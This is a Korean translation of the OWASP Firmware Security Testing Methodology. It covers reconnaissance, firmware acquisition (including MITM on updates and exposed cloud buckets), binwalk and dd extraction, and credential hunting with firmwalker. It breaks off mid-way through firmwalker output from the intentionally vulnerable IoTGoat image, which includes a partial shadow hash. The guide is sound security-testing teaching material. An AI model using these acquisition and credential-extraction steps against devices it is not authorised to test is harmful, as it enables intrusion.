


펌웨어 보안 테스팅 방법론

펌웨어 보안 테스트 방법론

목차

그림 목차

OWASP 소개

OWASP (Open Web Application Security Project)는 조직에서 신뢰할 수 있는 응용 프로그램을 개발, 구매 및 유지, 관리할 수 있도록 하기 위해 전념하는 개방형 커뮤니티입니다.

OWASP에서는 다음을 무료로 찾을 수 있습니다.

- 애플리케이션 보안 도구 및 표준.
- 애플리케이션 보안 테스트 및 보안 코드 개발.
- 보안 코드 검토.
- 프레젠테이션 및 비디오.
- 많은 일반적인 주제에 대한 치트 시트.
- 표준 보안 제어 및 라이브러리.
- 전 세계 지역 지부.
- 최첨단 연구.
- 전 세계적으로 열리는 광범위한 회의
- 메일링 리스트

자세히 알아보기 : https://www.owasp.org

모든 OWASP 도구, 문서, 비디오, 프레젠테이션 및 챕터는 무료이며 애플리케이션 보안 개선에 관심이 있는 모든 사람들에게 열려 있습니다. 애플리케이션 보안에 대한 가장 효과적인 접근 방식은 이러한 영역의 개선이 필요하기 때문에 애플리케이션 보안을 사람, 프로세스 및 기술 문제로 접근하는 것을 지지합니다.

OWASP는 새로운 종류의 조직입니다. 상업적 압력으로부터 자유를 통해 우리는 애플리케이션 보안에 대해 편향되지 않고 실용적이며 비용 효율적인 정보를 제공할 수 있습니다.

OWASP는 상업적 보안 기술의 정보에 입각한 사용을 지원하지만 어떤 기술 회사와도 제휴하지 않습니다. OWASP는 협업적이고 투명하며 열린 방식으로 다양한 유형의 자료를 생산합니다.

OWASP 재단은 프로젝트의 장기적인 성공을 보장하는 비영리 단체입니다. OWASP와 관련된 거이 모든 사람들은 OWASP 이사회, 챕터 리더, 프로젝트 리더 및 프로젝트 구성원을 포함하여 자원 봉사자입니다. 우리는 보조금과 인프라로 혁신적인 보안 연구를 지원합니다.

우리와 함께합시다!

개요

네트워크 연결이던 독립 실행형이던 펌웨어는 임베디드 장치를 제어하는 중심입니다. 따라서 펌웨어를 조작하여 승인되지 않은 기능을 수행하고 지원 생태계의 보안을 잠재적으로 손상시킬 수 있는 방법을 이해 하는 것이 중요합니다. 펌웨어의 보안 테스트 및 리버스 엔지니어링 수행을 시작하려면 다음 평가를 시작할 때 다음 FSTM(펌웨어 보안 테스트 방법)을 지침으로 사용하십시오. 방법론은 보안 연구원, 소프트웨어 개발자, 컨설턴트, 취미 활동가 및 정보 보안 전문가가 펌웨어 보안 평가를 수행할 수 있도록 맞춤화된 9단계로 구성 됩니다.

단계	설명
1. 정보수집 및 정찰	대상 장치의 펌웨어와 관련된 모든 관련 기술 및 문서 세부 ㅈ 정보 획득
2. 펌웨어 획득	나열된 제안 방법 중 하나 이상을 사용하여 펌웨어 획득
3. 펌웨어 분석	대상 펌웨어의 특성 검사
4. 파일 시스템 추출	대상 펌웨어에서 파일 시스템 컨텐츠 획득
5. 파일 시스템 컨텐츠 분석	취약점에 대해 추출된 파일 시스템 구성 파일 및 바이너리를 정적으로 분석
6. 펌웨어 에뮬레이션	펌웨어 파일 및 구성 요소 에뮬레이션
7. 동적 분석	펌웨어 및 애플리케이션 인터페이스에 대한 동적 보안 테스트 수행
8. 런타임 분석	장치 런타임 동안 컴파일된 바이너리 분석
9. 바이너리 익스플로잇	루트 및 또는 코드 실행을 달성하기 위해 이전 단계에서 발견 및 식별된 취약점을 악용

다음 섹션에서는 해당 되는 경우 지원 예제와 함께 각 단계에 대해 자세히 설명하고 있습니다. 최신 방법론 업데이트 및 향후 프로젝트 릴리즈에 대해서는 OWASP 사물 인터넷 프로젝트 위키 페이지 및 GitHub 리포지토리를 방문하는 것이 좋습니다.

이 문서 전체에서 사용되는 펌웨어 테스트 도구가 포함된 사전 구성된 Ubuntu 가상 머신(EmbedOS)은 다음 링크를 통해 다운로드 할 수 있습니다. EmbedOS의 도구에 대한 세부 정보는 다음 저장소 내의 GitHub에서 찾을 수 있습니다.

https://github.com/scriptingxss/EmbedOS.

정보 수집 및 정찰

이 단계에서 대상에 대한 전체 구성과 기반 기술을 이해하기 위해 가능한 한 많은 정보를 수집할 수 있습니다. 다음 수집을 시도합니다.

- 지원되는 CPU 아키텍처
- 운영 체제 플랫폼
- 부트로더 구성
- 하드웨어 회로도
- 데이터 시트
- 라인 코드 (LoC) 추정치
- 소스 코드 저장소 위치
- 타사 구성 요소
- 오픈 소스 라이선스(예: GPL)
- 변경 로그
- FCC ID
- 설계 및 데이터 흐름도
- 위협 모델
- 이전 침투 테스트 보고서
- 버그 추적 티켓(예: Jira 및 BugCrowd 또는 HackerOne 과 같은 버그 바운티 플랫폼)

위에 나열된 정보는 설문지 또는 접수 양식을 통해 보안 테스트 현장 작업 전에 수집해야 합니다.

내부 제품 라인 개발 팀을 활용하여 정확한 최신 데이터를 확보하고 적용된 보안 제어와 로드맵 항목, 알려진 보안 문제 및 가장 우려되는 위험을 이해합니다. 필요한 경우 문제의 특정 기능에 대한 심층적인 후속 조치를 예약합니다. 평가는 협업 환경에서 가장 성공적입니다.

가능한 경우 오픈 소스 인텔리전스(OSINT) 도구 및 기술을 사용하여 데이터를 수집합니다.

오픈소스 소프트웨어를 사용하는 경우 리포지토리를 다운로드하고 코드 기반에 대해 수동 및 자동 정적 분석을 모두 수행합니다. 때때로 오픈 소스 소프트웨어 프로젝트는 Coverity Scan 및 Semmle's 의 LGTM 과 같은 스캔결과를 제공하는 공급업체에서 제공하는 무료 정적 분석 도구를 이미 사용하고 있습니다. 예를 들어 아래 그림은 Das U-Boot 의 Coverity Scan 결과의 스니펫을 보여 줍니다.




그림 1 : U-Boot Coverity Scan

Analysis Metrics per Components

Component Name	Pattern	Ignore	Line of Code	Defect density
Host tools	.*/tools/.*	No	16,236	3.39
Test code	.*/test/.*	No	8,689	0.23
Sandbox architecture and board	.*/(arch/sandbox|board/sandbox)/.*	No	2,916	3.09
Commands	.*/cmd/*	No	23,893	1.00
Partition table handling	.*/disk/*	No	2,532	0.00
Environment	.*/env/*	No	1,131	0.00
Networking	.*/net/*	No	7,388	0.41
Filesystems	.*/fs/*	No	9,610	0.73
DTC	.*/(scripts/dtc|lib/libfdt)/.*	No	9,959	1.31
Other	.*	No	239,711	0.34

CWE Top 25 defects

ID	CWE-Name	Number of Defects
120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')	2
190	Integer Overflow or Wraparound	5
676	Use of Potentially Dangerous Function	2




그림 2 : U-Boot Coverity Scan Analysis

아래는 LGTM 의 분석에서 얻은 Dropbear 결과의 스크린 샷입니다.




그림 3 : LGTM Dropbear Alerts




그림 4 : LGTM Dropbear Results

정보를 입수한 상태에서 가벼운 위협 모델 연습을 수행하여 침해 시 가장 가치 있는 공격 표면과 영향 영역을 매핑해야 합니다. 또는 마인드 맵 도구를 활용하여 의심스러운 관심 영역과 테스트 진행 상황을 기록합니다.

펌웨어 획득

펌웨어 콘텐츠 검토를 시작하려면 펌웨어 이미지 파일을 가져와야 합니다.

다은 방법 중 하나 이상을 사용하여 펌웨어 콘텐츠 가져오기를 시도합니다.

- 개발 팀, 제조업체/공급업체 또는 고객으로부터 직접
- 제조업체에서 제공하는 파일을 사용하여 처음부터 빌드
- 공급업체 지원 사이트에서
- DropBox, Box, Google Drive 와 같은 파일 공유 플랫폼 및 바이너리 파일 확장자를 대상으로 하는 Google Dork 쿼리
    - 포럼, 블로그에 콘텐츠를 업로드하거나 제조업체에 문의한 사이트에 남겨진 댓글을 통해 펌웨어 이미지를 접하는 것이 일반적입니다. 문제를 해결하고 전송된 zip 또는 플래시 드라이브를 통해 펌웨어를 받습니다.
- 업데이트 중 중간자 공격(MITM)을 통해 장치 통신을 획득
- 아마존 웹 서비스(AWS) S3 버킷과 같은 노출된 클라우드 공급자 스토리지 위치에서 빌드 다운로드
- UART, JTAG, PICit 등을 통해 하드웨어에서 직접 추출
- 업데이트 서버 요청에 대한 하드웨어 구성 요소 내 직렬 통신 스니핑
- 모바일 또는 일반 애플리케이션 내에서 하드코딩된 앤드포인트를 통해
- 부트로더(예: U-boot)에서 플래시 스토리지로 또는 네트워크 tftp 를 통해 펌웨어 덤프
- 오프라인 분석 및 데이터 추출 (마지막 조치된 버전)을 위해 보드에서 플래시 칩(예: SPI)또는 MCU 를 추출
    - 플래시 스토리지 및 MCU 를 위해 지원되는 칩 프로그래머가 필요합니다.

나열된 각 방법은 난이도가 다르며 완전한 목록으로 간주되어서는 안 됩니다. 프로젝트 목표 및 참여 규칙에 따라 적절한 방법을 선택합니다. 가능한 경우 디버그 코드 또는 기능이 릴리즈

내에서 컴파일 되는 경우 테스트 범위 사용 사례를 최대화하기 위해 디버그 빌드와 펌웨어 릴리즈 빌드를 모두 요청하십시오.

펌웨어 분석

펌웨어 이미지를 얻은 후에는 파일의 특성을 확인하기 위해 파일의 여러 측면을 탐색합니다. 다음 단계를 사용하여 펌웨어 파일 유형, 잠재적인 루트 파일 시스템 메타 데이터를 분석하고 컴파일된 플랫폼에 대한 추가 이해를 얻으십시오.

다음과 같이 binutils 활용 :

```
file <bin>
strings
strings -n5 <bin>
binwalk <bin>
hexdump -C -n 512 <bin> > hexdump.out
hexdump -C <bin> | head (헤더에서 서명을 찾을 수 있음)
```

위의 방법 중 어느 것도 유용한 데이터를 제공하지 않는 경우 다음 상황이 가능합니다.

- 바이너리는 BareMetal 일 수 있습니다.
- 바이너리는 맞춤형 파일 시스템을 갖춘 실시간 운영체제(RTOS) 플랫폼용일 수 있습니다.
- 바이너리 암호화 가능

바이너리가 암호화 될 수 있는 경우 다음 명령과 함께 Binwalk 를 사용하여 엔트로피를 확인하십시오.

```
$ binwalk -E <bin>
```

낮은 엔트로피 = 암호화될 가능성 없음

높은 엔트로피 = 암호화 (또는 어떤 식으로든 압축)될 가능성이 있습니다.

Binvis 온라인 및 독립 실행형 응용 프로그램을 사용하여 대체 도구로 사용할 수 있습니다.

- Binvis
  - https://code.google.com/archive/p/binvis/
  - https://binvis.io/#/

파일 시스템 추출

이 단계에서는 펌웨어 내부를 살펴보고 관련 파일 시스템 데이터를 구문 분석하여 가능한 많은 잠재적 보안 문제를 식별하기 시작합니다. 다음 단계에서 사용되는 컴파일 되지 않은 코드 및 장치 구성을 검토하기 위해 다음 단계를 사용하여 펌웨어 콘텐츠를 추출합니다. 자동 및 수동 추출 방법이 모두 아래에 나와 있습니다.

1. 다음 도구와 방법을 사용하여 파일 시스템 내용을 추출 합니다.

```
$ binwalk -ev <bin>
```

파일이 추출 되면 "_binaryname/filesystemtype/etc/." 형식으로 표시 됩니다.

파일 시스템 타입: squashfs, ubifs, romfs, rootfs, jffs2, yaffs2, cramfs, initramfs

2-1. 때로는 binwalk 의 서명에 파일 시스템의 매직 바이트가 없습니다.

이러한 경우 binwalk 를 사용하여 파일 시스템의 오프셋을 찾고 바이너리에서 압축된 파일 시스템을 특정하고 아래 단계를 사용하여 유형에 따라 파일 시스템을 수동으로 추출합니다.

```
$ binwalk DIR850L_REVB.bin
DECIMAL HEXADECIMAL DESCRIPTION
--------------------------------------------------------------------------------
0 0x0 DLOB firmware header, boot partition: """"dev=/dev/mtdblock/1""""
10380 0x288C LZMA compressed data, properties: 0x5D, dictionary size: 8388608
bytes, uncompressed size: 5213748 bytes
1704052 0x1A0074 PackImg section delimiter tag, little endian size: 32256
bytes; big endian size: 8257536 bytes
1704084 0x1A0094 Squashfs filesystem, little endian, version 4.0,
compression:lzma, size: 8256900 bytes, 2688 inodes, blocksize: 131072 bytes,
created: 2016-07-12 02:28:41
```

2-2. Squashfs 파일 시스템을 추출하는 다음 dd 명령을 실행합니다.

```
$ dd if=DIR850L_REVB.bin bs=1 skip=1704084 of=dir.squashfs
8257536+0 records in
8257536+0 records out
8257536 bytes (8.3 MB, 7.9 MiB) copied, 12.5777 s, 657 kB/s
```

또는 다음 명령을 실행할 수도 있습니다.

```
$ dd if=DIR850L_REVB.bin bs=1 skip=$((0x1A0094)) of=dir.squashfs
```

2-3. Squashfs 의 경우 (위의 예시에서 사용됨)

```
$ unsquashfs dir.squashfs
```

파일은 나중에 "squashfs-root" 디렉토리에 있습니다.

2-4. CPIO 아카이브 파일

```
$ cpio -ivd --no-absolute-filenames -F <bin>
```

2-5. Jffs2 파일 시스템의 경우

```
$ jefferson rootfsfile.jffs2
```

2-6. NAND 플래시가 있는 ubifs 파일 시스템의 경우

```
$ ubireader_extract_images -u UBI -s <start offset> <bin>
$ ubidump.py <bin>
```

파일 시스템 컨텐츠 분석

이 단계에서 동적 및 런타임 분석 단계에 대한 단서가 수집됩니다.

대상 펌웨어에 다음이 포함되어 있는지 조사하십시오 (일부 사항).

- Telnetd 와 같은 안전하지 않은 레거시 네트워크 데몬(때때로 바이너리 이름을 변경하여 제조합)
- 하드코딩된 자격 증명(사용자 이름, 비밀번호, API 키, SSH 키 및 백도어 변형)
- 하드코딩된 API 엔드포인트 및 백엔드 서버 세부정보
- 진입점으로 사용할 수 있는 서버 기능 업데이트
- 컴파일되지 않은 코드를 검토하고 원격 코드 실행을 위한 스크립트 시작
- 향후 단계를 위해 디스어셈블러를 사용하여 오프라인 분석에 사용할 컴파일된 바이너리 추출

파일 시스템 내용과 컴파일되지 않은 코드를 수동으로 정적으로 분석하거나 다음을 구문 분석하는 firmwalker 과 같은 자동화 도구를 활용합니다.

- /etc/shadow 및 /etc/passwd
- /etc/ssl 디렉토리 나열
- .pem, .crt 등과 같은 SSL 관련 파일을 검색합니다.
- 구성 파일 검색
- 스크립트 파일 찾기
- 다른 .bin 파일 검색
- admin, password, remote, AWS 키 등과 같은 키워드를 찾습니다.
- IoT 기기에서 사용하는 공통 웹서버 검색
- Ssh, tftp, dropbear 등과 같은 일반적인 바이너리를 검색합니다.

- 금지된 C functions 검색
- 공통된 명령어 주입 취약 기능 검색
- URL, 이메일 주소 및 IP 주소 검색
- 그리고 더...

다음 하위 섹션에서는 오픈 소스 자동화 펌웨어 분석 도구를 소개합니다.

Firmwalker

~/tools/firmwalker 디렉토리 내에서 firmwalker 를 실행하고 firmwalker 가 추출된 파일 시스템의 루트 디렉토리의 절대 경로를 가리키도록 합니다. Firmwalker 는 구문 분석 규칙을 위해 "/data/" 디렉토리의 정보를 사용합니다. Aaron Guzman 이 수정한 맞춤형 포크는 Github (https://github.com/scriptingxss/firmwalker)에서 추가 확인을 찾을 수 있습니다.

다음 예는 사용법을 보여 줍니다. OWASP 의 IoTGoat 에서 사용되는 firmwalker 입니다.

취약한 펌웨어 프로젝트는 문서 끝에 있는 취약한 펌웨어 섹션에 나열되어 있습니다.

```
$ ./firmwalker.sh /home/embedos/firmware/_IoTGoat-openwrt-x86-
genericcombined-squashfs.img.extracted/squashfs-root/
```

아래의 firmwalker 출력을 참조하십시오.

```
***Firmware Directory***
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/
***Search for password files***
##################################### passwd
/bin/passwd
/etc/passwd

##################################### shadow
/etc/shadow

##################################### *.psk

***Search for Unix-MD5 hashes***
/home/embedos/firmware/_IoTGoat-openwrt-x86-generic-combined-squashfs.img.extracted/squashfs-root/etc/shadow:$1$Jl7H1VOG$Wgw2F/C.nLNTC
